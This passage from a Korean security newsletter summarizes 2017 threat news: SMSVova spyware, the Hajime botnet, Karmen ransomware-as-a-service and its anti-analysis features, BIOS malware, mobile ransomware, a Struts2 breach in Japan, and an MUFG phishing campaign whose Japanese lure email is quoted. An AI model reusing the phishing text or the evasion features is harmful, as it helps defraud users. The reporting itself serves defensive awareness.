NanoCore 원격제어 도구는 이미 오래 전부터 해외 포럼 등에 크랙 버전이 공개되었다. 많은 사이버 범죄자들이 이 도구를 악용하여 악성코드 유포에 이용하는 것은 이미 잘 알려져 있으며, 도구에서 빌드된 악성코드도 흔하게 볼 수 있다.

하지만 불법 도박 사이트에 활동한 내역을 웹 사이트에 공개하는 방식을 통해 관련 이용자들의 심리를 교묘히 이용한 해당 수법은 보기 드물다. 또한 4 장 '추가 정보'와 같이 얼마든지 다른 유사한 공격으로도 활용될 수 있다는 점에서 주목할 만하다.

따라서 이용자들은 의심스러운 메일 혹은 파일을 실행하기 전 신뢰할 수 있는 백신으로 검사하는 등의 보안 습관을 가져야 한다.

04
해외 보안 동향

영미권

중국

일본


1. 영미권

SMSVova 스파이웨어를 숨긴 가짜 앱, 구글 플레이 스토어에서 수년 동안 탐지되지 않아

Fake app hiding a SMSVova spyware went undetected for years in the Google Play Stores


소프트웨어 업데이트를 받고자 하는 수 백만명의 사용자들이 공식 구글 플레이스토어를 통해 SMSVova 스파이웨어가 포함된 앱을 다운로드 한 것으로 나타났다.

Zscarler 의 전문가들은 정식 어플리케이션으로 위장한 가짜 앱인 “System Update”를 발견했다고 밝혔다. 이 앱은 사용자들에게 최신 안드로이드 소프트웨어 릴리즈를 제공한다고 주장하고 있었다.



SMSVova 스파이웨어를 숨기고 있는 이 가짜 어플리케이션은 지난 2014 년 구글 플레이 스토어에 업로드되었으며, 1 백만 회~ 5 백만 회의 다운로드 수를 기록했다. 전문가들은 구글에 이에 대해 제보했으며, 구글은 즉시 앱을 스토어에서 삭제했다.

SMSVova 스파이웨어는 사용자의 물리적 위치를 추적하기 위해 개발되었으며, 공격자는 이를 SMS 메시지를 통해 제어한다. Zscaler 가 분석한 결과에 따르면, 앱이 설치된 후 사용자가 앱을 열려고 시도하면 아래의 메시지가 표시된다: ‘Unfortunately, Update Service has stopped. (유감스럽게도, 업데이트 서비스가 중지 되었습니다.)’




이후 앱은 메인 화면에서 자신의 존재를 숨기며, 기기의 MyLocationService 를 시작해 위치 데이터를 수집해 모바일 기기의 Shared Preferences 경로에 저장한다. 에러메시지가 발생함에도 불구하고, 이 스파이웨어는 안드로이드 서비스와 브로드캐스트 리시버를 설정한다.

- MyLocationService: 마지막으로 알려진 위치를 가져옴
- IncomingSMS (Receiver): 수신한 SMS 메시지를 스캔함

SMSVova 는 수신되는 SMS 메시지들 중 길이가 23 자 이상이고 “vova–“ 및 “get faq.” 텍스트열을 포함하는 문자들을 모니터링한다.

Zscaler 는 “일단 이 스파이웨어가 피해자 기기에 설치되면, 공격자가 ‘get faq’라는 SMS 메시지를 기기에 보낼 경우 스파이웨어는 일련의 명령어들로 응답할 것이다.”고 밝혔다. 스파이웨어 배후에 있는 범죄자가 왜 위치 데이터를 수집하는지는 아직까지 알려지지 않았다. 또한 해당 SMS 기반의 행위 및 초기 단계의 예외 생성이 VirusTotal 의 안티 바이러스 엔진들에서 탐지되지 않았다는 점도 주목할 만하다.

SMSVova 스파이웨어의 제작자들은 안티바이러스 솔루션들과 구글 플레이의 멀웨어 디텍터의 탐지를 피하기 위해 설계되었다. 이 앱은 2014 년 12 월 마지막으로 업데이트 되었으며, 그 당시 구글이 구현한 제어 장치는 그다지 엄격하지 않았다.



File information

Identification | Details | Content | Analyses | Submissions | ITW | Comments

MD5	4f7f8c75ef7a0e2accc67fb6fcb7583b
SHA-1	1a6a9486d669c2bad5271db68df11b7c34b71b89
SHA-256	e300bf8af65a58ec7dbe0602e09b24e75c2a98414e40a4bf15ddb66e78af5008
ssdeep	49152:XhrOp9eg8gi+VexK8YrSqlxj7gd/cTbviXlWiHDwkL:Xh4egi+VexK8Y7Z7gd/kvQUYDwkL
Size	1.6 MB (1688312 bytes)
Type	Android
Magic	Zip archive data, at least v2.0 to extract
TrID	Android Package (73.9%) Java Archive (20.4%) ZIP compressed archive (5.6%)
Detection ratio	0 / 54

[출처] http://securityaffairs.co/wordpress/58244/malware/smsvova-spyware-google-store.html

https://www.zscaler.com/blogs/research/android-spyware-smsvova-posing-system-update-play-store

해킹으로부터 보호하기 위해, 사용자 기기를 해킹하는 봇넷 발견

To Protect Your Devices, A Hacker Wants to Hack You Before Someone Else Does

언론이 '자경단 해커'라는 이름을 붙인 누군가가 취약한 IoT 기기들을 해킹하고 있다. 이유는 장비를 해킹해 안전하게 만들기 위함이다. 이 최신 IoT 봇넷 악성코드는 Hajime 라 명명되었으며, 이미 최소 10,000 개 이상의 홈 라우터, 인터넷 카메라를 포함한 스마트 기기들을 감염시켰다.
하지만 이는 Mirai 와 다른 악성 위협으로부터 기기를 보호하기 위한 것으로 알려졌다. Mirai 는 작년 10 월 DNS 제공 업체인 Dyn 에 기록적인 DoS 공격을 가해 인터넷을 위협한 IoT 봇넷이다. 이 봇넷은 디폴트 패스워드를 사용하는 IoT 기기를 탐색하도록 설계되었다.

Hajime IoT 봇넷이 동작하는 법

Hajime 봇넷은 Mirai 와 매우 유사하게 동작한다. 이는 텔넷 포트가 열려있고 디폴트 패스워드를 사용하는 안전하지 않은 IoT 기기들에 배포되며, Mirai 봇넷이 사용하는 계정 및 패스워드 조합 목록과 동일한 목록을 사용한다. Hajime 봇넷의 흥미로운 점은, Mirai 와 달리 IoT 기기를 공격하는데 사용된 공격 벡터들로 알려진 4 개의 포트(23, 7537, 5555, 5358)에 대한 접근을 타겟 기기에서 차단함으로써 Mirai 와 다른 위협들로부터 기기를 보호한다는 것이다.

Hajime 는 Mirai 와 달리 분산된 p2p 네트워크(C&C 서버 대신)를 사용해 감염된 기기에 명령어 및 업데이트를 발행하고, ISP 나 인터넷 백본 공급자가 봇넷을 제거하는 것을 더욱 어렵도록 만든다. 이 외에도, Hajime 봇넷은 감염된 기기가 또 다른 취약한 기기들을 탐색 후 감염시키는 기능 이외에 DDoS 또는 다른 해킹 코드를 포함하지 않는다.

또한 이 봇넷은 암호화 서명 된 메시지를 매 10 분마다 표시한다. 메시지는 아래와 같다.

"화이트햇일 뿐이며, 시스템을 보호하고 있다.
중요한 메시지는 이와 같이 서명 될 것이다!
Hajime 의 저자.
연락이 중단 됨. 늘 조심하라!"

하지만, Hajime 는 기기의 RAM 에 로드되는 지속 메커니즘을 포함하고 있지 않다. 따라서 IoT 장치가 재부팅되면 다시 안전하지 않은 상태로 되돌아간다.
또한, 해킹을 막기 위해 누군가를 해킹하는 것은 옳지 않은 일이다. 따라서 전문가들은 FBI 가 합법적으로 모든 국가의 컴퓨터에 침입해 데이터를 취하고, 원격으로 감시할 수 있는 권한을 주는 Rule 41 에 대해 우려하고 있다. 또한, Hajime 의 제작자가 추후 공격적인 기능을 추가하지 않을 것이라는 보장도 없다.

[출처] http://thehackernews.com/2017/04/vigilante-hacker-iot-botnet.html
https://www.symantec.com/connect/blogs/hajime-worm-battles-mirai-control-internet-things

Karmen Ransomware, 안티 분석 기능을 구현하는 저렴한 RaaS 서비스


Karmen Ransomware, a cheap RaaS service that implements anti-analysis features

Recorded Future 의 전문가들이 저렴한 서비스형 랜섬웨어(RaaS)인 Karmen 랜섬웨어를 발견했다. 이는 샌드박스를 탐지하면 즉시 복호화 툴을 삭제한다. 이 서비스를 구매하면, 특정 기술 없이도 몇 단계만 거치면 랜섬웨어 캠페인을 손쉽게 생성할 수 있게 된다.

구매자들은 감염된 시스템의 수, 벌어들인 수익, 악성코드의 가능한 업데이트 등을 확인할 수 있도록 구현 된 대시보드가 있어 "Clients"탭을 통해 감염된 시스템을 추적할 수 있다. Karmen RaaS 는 $175 로 매우 저렴하다. 구매자들은 랜섬의 가격을 결정할 수 있고, 피해자가 돈을 지불해야하는 기간을 설정할 수도 있다. Karmen 랜섬웨어는 2015 년 8 월 터키의 보안 연구원인 Utku Sen 이 교육용으로 공개한 오픈소스 랜섬웨어를 기반으로 한다.

첫 번째 Karmen 감염은 지난 2016 년 12 월에 보고되었으며, 독일과 미국의 기기들에 감염되었다.
Karmen 랜섬웨어는 다중 스레드, 다중 언어 랜섬웨어이며 .NET 4.0 을 지원하고 AES-256 암호화 표준을 사용한다.
이 악성코드는 .NET 에 의존하며, PHP 5.6 과 MySQL 이 필요하다.

Recorded future 는 "2017 년 3 월 4 일, 최상위 계층의 사이버 범죄 커뮤니티의 멤버인 "Dereck1"이 새로운 랜섬웨어 변종인 "KArmen"에 대해 언급했다. 추가적인 조사를 통해 러시아어를 사용하는 사이버 범죄자인 "DevBitox"가 2017 년 3 월 언더그라운드 포럼의 Karmen 악성코드의 판매자였다는 것이 밝혀졌다." "그러나, Karmen 의 첫 번째 감염 사례는 2016 년 12 월 독일과 미국의 피해자들로부터 이미 보고 되었다."고 밝혔다.



일단 기기를 감염시키는 이 랜섬웨어는 결제 방법이 포함된 랜섬노트를 표시한다. 다른 랜섬웨어들과는 달리, Karmen 은 샌드박스 환경이나 기타 분석 소프트웨어가 탐지될 경우 자동으로 복호화 툴을 삭제한다.

DevBitox 가 제공한 이 랜섬웨어의 기능은 아래와 같다:

- 멀티 스레드
- 다중 언어
- .NET 4.0 및 이후 버전 지원
- 암호화 알고리즘: AES-256
- 조정 가능한 어드민 패널
- 모든 디스크 및 파일 암호화
- 각 피해자마다 분리된 비트코인 지갑 사용
- 작은 사이즈
- 로더 자동 삭제
- 악성코드 자동 삭제 (돈이 지불되었을 경우)
- 제어 서버와 연결 최소화
- 강력한 제어판
- 돈이 지불된 후 자동 파일 복호화
- T2W 호환
- 파일 확장자는 동일하게 유지 됨
- 안티 디버거/분석기/가상머신/샌드박스 탐지
- 피해자의 컴퓨터 환경에서 샌드박스 환경이 탐지될 경우 복호화 툴 자동 삭제
- 라이트 버전: 난독화 및 오토로더만 포함 됨
- 풀 버전: 분석 소프트웨어 탐지

랜섬웨어는 라이트, 풀 버전 형태로 판매 되며, 라이트 버전은 안티 분석 기능이 포함되어있지 않다.

[출처] http://securityaffairs.co/wordpress/58114/malware/karmen-ransomware-raas.html
https://www.recordedfuture.com/karmen-ransomware-variant/

2. 중국

중고 메인보드 시장에서 새로운 형태의 BIOS 악성코드가 퍼지고 있다.

CIH 噩梦重现 二手主板市场暗藏"谍影"BIOS 病毒

360 에 따르면 90 년대 BIOS 를 감염시켜 전 세계적으로 유명해진 CIH 바이러스처럼, 최근 BIOS 를 감염시키는 Spy shadow 악성코드가 출현한 것으로 밝혀졌다. 이 악성코드는 주로 중고 컴퓨터 부품을 판매하는 인터넷 웹페이지를 통해 유포되며, 악성코드는 중고 메인보드가 정식으로 유통되기 전에 대량으로 BIOS 에 삽입되는 것으로 확인되었다. 사용자들은 시스템을 새로 설치하거나 하드디스크를 포멧해도 해당 악성코드를 삭제할 수 없다.

CIH 악성코드는 단순히 하드디스크의 데이터와 BIOS 칩에 대해 손상을 입히는 것과 달리, 이 악성코드는 더욱 강하게 이익을 추구하고 있다. 분석 결과, 해당 악성코드는 시스템 중 aaaabbbb 라는 원격 계정을 생성하고, 임의의 해커들이 자유롭게 해당 시스템에 드나들도록 허용하고 있다. 뿐만 아니라 삭제하기 매우 어렵게 제작되어, 삭제해도 자동으로 다시 생성된다. 이 악성코드를 삭제하는 방법은 메인보드를 교체하거나 BIOS 를 포멧하는 방법 밖에 없다.

또한 이 악성코드는 인터넷에 연결해 해커가 지정해 놓은 임의의 프로그램을 내려 받고, 아무 때나 각종 악성코드들을 사용자 컴퓨터에 내려 받아 사용자 PC 를 좀비로 만들 수 있다. Spy shadow 악성코드는 BIOS 에 존재하기 때문에 윈도우가 실행되기 전 먼저 실행되어 시스템의 보안프로그램을 파괴할 수 있으며, 각종 악성 명령을 최고 권한에서 실행할 수 있다.

[출처] http://www.donews.com/news/detail/4/2950636.html

2017 년 처음 발간된 모바일 랜섬웨어 보고서, 최대 일 6 만 명이 랜섬웨어에 감염

2017 年首份锁机病毒报告曝光 , 每日最高影响 6 万人

보고서에 따르면, 2017 년 1 월부터 3 월까지 모바일 랜섬웨어는 일 평균 4 만명이 넘는 사용자들을 감염시킨 것으로 확인되었다. 1 월 상순에는 하루에 6 만명이 넘는 사용자가 감염된 경우도 있었으며, 매일 평균 1,700 개의 샘플이 수집되었다.

모바일 랜섬웨어에 감염되었을 때, 사용자들은 최대한 빨리 문제를 해결하기 위해 잠금 화면에 안내되어 있는 연락 방식을 통하여 랜섬머니를 지불하거나, 데이터 손실을 무릅쓰고 포멧을 진행한다. 이 두가지 방법은 모두 경제적 손실과 불편함을 초래한다.

보고서에 따르면, 모바일 랜섬웨어는 주로 안드로이드 응용, AndroidTool, 플레이어 등 사용자들이 내려 받을만한 앱들로 위장하고 있다. 또한 랜섬웨어 제작 툴과 같은 앱들을 위장하고 있어, 랜섬웨어를 제작하여 유포하려던 사람들 역시 감염되는 경우도 있다.

Tencent 보안 연구원이 분석한 랜섬웨어의 원리는 매우 치밀했다. "木槿锁机生成器"를 예로 들자면, 이 랜섬웨어는 안티바이러스 우회 기능을 갖고있으며, 컴퓨터 연결 제한, 결제카드 사용 제한 등의 기능을 갖고 있다. 랜섬웨어가 실행된 후, 해당 랜섬웨어는 "免流精灵"어플로 위장하여 사용자들에게 기기관리자 권한을 활성화하도록 유도한다. 또한 root 권한을 획득하여 자동으로 악성코드를 설치하고 휴대폰을 잠근다.

일반적으로 랜섬웨어는 인기 많은 앱들을 위장하고 있다. 따라서 사용자들은 반드시 신뢰할 만한 마켓에서 앱을 내려 받고, 불법적으로 리패키징 앱들의 설치는 지양해야 한다.


[출처] http://www.techweb.com.cn/news/2017-04-28/2518539.shtml

3. 일본

총무성, Struts2 의 취약성 뚫려… 2 만 3 천만명의 개인정보 유출 가능성

総務省、Struts2 の脆弱性を突かれて 2.3 万人の個人情報流出か

총무성은 2017 년 4 월 13 일, Web 사이트의 '지도에 의한 소지역 분석(jSTAT MAP)'에서 최대 2 만 3000 명분의 개인정보가 유출되었을 가능성이 있다고 발표했다. 사이트는 4 월 11 일 정오에 정지하고 재개 시기는 미정이라고 한다.



Apache Struts2 의 취약성을 뚫려 부정접속을 받은 '지도에 의한 소지역 분석(jSTAT MAP)'의 Web 사이트 (출처 : 총무성)

유출되었을 것으로 우려되는 개인정보는 사이트 이용 등록 시 필수 항목인 성명, 메일주소, 직업, 회사명/학교명, 이용목적이다. 추가적으로 임의입력항목인 전화번호, 성별, 연령, 주소, 구체적 이용목적, 정보의 입수처뿐 아니라 이용자가 업로드한 점포 등의 정보도 유출되었을 가능성이 있다.

이 사이트는 Java 의 Web 어플리케이션 프레임워크 'Apache Struts2'의 취약성을 악용한 부정 접속을 받았다. 부정 접속 정황을 확인한 것은 4 월 11 일 오전 중으로, 총무성 통계국 통계정보시스템 관리관은 '바이러스대책소프트의 정기스캔으로 악성프로그램을 감지했다'고 밝혔다. 이후 피해 확대를 막기 위해 정오에 사이트를 정지했다.

Struts2 가 동작하는 AP 서버의 로그를 해석하면, 악성프로그램을 복수 회 설치하고 있었다. 최초는 3 월 9 일 발생한 것으로 보이며, 더 나아가 '4 월 10 일에 통상보다 큰 사이즈의 파일을 다운로드 당한 로그가 있었다'고 한다. 현 단계에서 4 월 9 일 이전에는 관련 로그가 없었던 것으로 확인됐다.

jSTAT MAP은 DB 서버에 각종 데이터를 저장한다. 구체적으로는 사이트에서 공개하는 통계정보데이터뿐 아니라, 2013년 10월 18일 사이트 개설 이후에 유저 등록한 약 2만 3000명의 개인정보, 이용자가 업로드한 지점정보이다. 지점정보에는 점포나 시설의 명칭, 주소, 임의의 정보 등이 포함된다. 총무성은 DB 서버에 부정 접속 로그는 없었지만, 'AP 서버의 관리자 권한을 탈취당해 DB 서버에 접속되었을 가능성이 있다'고 밝혔다.

특히, 3월 10일 이후부터는 Struts2에서 임의코드를 실행할 수 있는 취약성(S2-045, CVE-2017-5638)을 악용한 사이버공격의 피해가 다수 보고되고 있다. 총무성에서 악용된 취약성이 S2-045 인지 여부는 조사 중이다.

현재는 대부분의 피해 정보가 공개되어 정보처리추진기구나 JPCERT 코디네이션센터는 사용자 주의를 환기시키고 있다. 관련하여 취약성 대책을 추진해오지 않았던 것으로 보이며, 해당 경위에 대해서 '조사 중'이라고만 전했다.

jSTAT MAP이 총무성의 네트워크 지배 하에 있는 것인가? 그리고 jSAT MAP에서 외부로 보낸 부정통신을 내각사이버시큐리티센터(NISC)가 정부기관의 보안감시를 위해 설치한 'GSOC(정부기관 정보시큐리티 횡단감시/즉응조정팀)'에서 검지할 수 없었던 것인가? 이 두 문제는 보안상 답변할 수 없다고 밝혔다.

한편 jSTAT MAP은 정부통계의 종합창구(e-Stat) 중 하나의 기능으로, 총무성은 운용을 독립행정법인의 통계센터에 위탁하고 있다.


[출처] http://itpro.nikkeibp.co.jp/atcl/news/17/041401147/?ST=security&itp_list_theme

MUFG 카드를 사칭하는 피싱메일, ID 의 재등록 촉구하여 가짜 사이트로 유도

MUFG カードをかたるフィッシングメール、IDの再登録を促して偽サイトへ誘導

MUFG 카드를 사칭하는 피싱메일이 확산되고 있어, 피싱대책협의회가 24 일, 긴급정보를 냈다. 신용카드정보나 개인정보, ID/패스워드, 메일주소 등을 절대로 입력하지 않도록 주의를 호소하고 있다.

해당 메일의 제목은 '【중요:반드시 읽어주십시오】'이며, 본문에는 MUFG CARD WEB 서비스에 제삼자가 접속한 것을 확인했기 때문에 등록 ID 를 잠정적으로 변경했다고 설명한다. 이후 임의 ID 재등록을 촉구하여 이 서비스의 가짜 사이트로 유도한다. 피싱대책협의회에 따르면, 유도처의 가짜 사이트는 같은 날 13 시 현재도 가동 중이다. 한편, MUFG 카드는 미쓰비시(三菱)UFJ 니코스주식회사가 발행하는 신용카드이다. MUFG CARD WEB 서비스에서는 신용카드의 명세확인을 비롯한 서비스가 제공되고 있다.



MUFGカードWEBサービスご登録確認

いつも MUFGカードWEBサービスをご利用いただき、ありがとうございます。

この度、MUFGカードWEBサービスに対し、第三者によるアクセスを確認いたしました。

万全を期すため、本日、お客様のご登録ＩＤを以下のとおり暫定的に変更させていただきました。

お客様にはご迷惑、ご心配をお掛けし、誠に申し訳ございません。

何卒ご理解いただきたくお願い申しあげます。

http://www.●●●●.online/selected/id <http://www.●●●●.online/selected/id>

上記MUFGカードWEBサービスＩＤは弊社にて自動採番しているものですので、
弊社は、インターネット上の不正行為の防止・抑制の観点からサイトとしての信頼性・正当性を高めるため、

大変お手数ではございますが、下記ＵＲＬからログインいただき、

任意のＩＤへの再変更をお願いいたします。

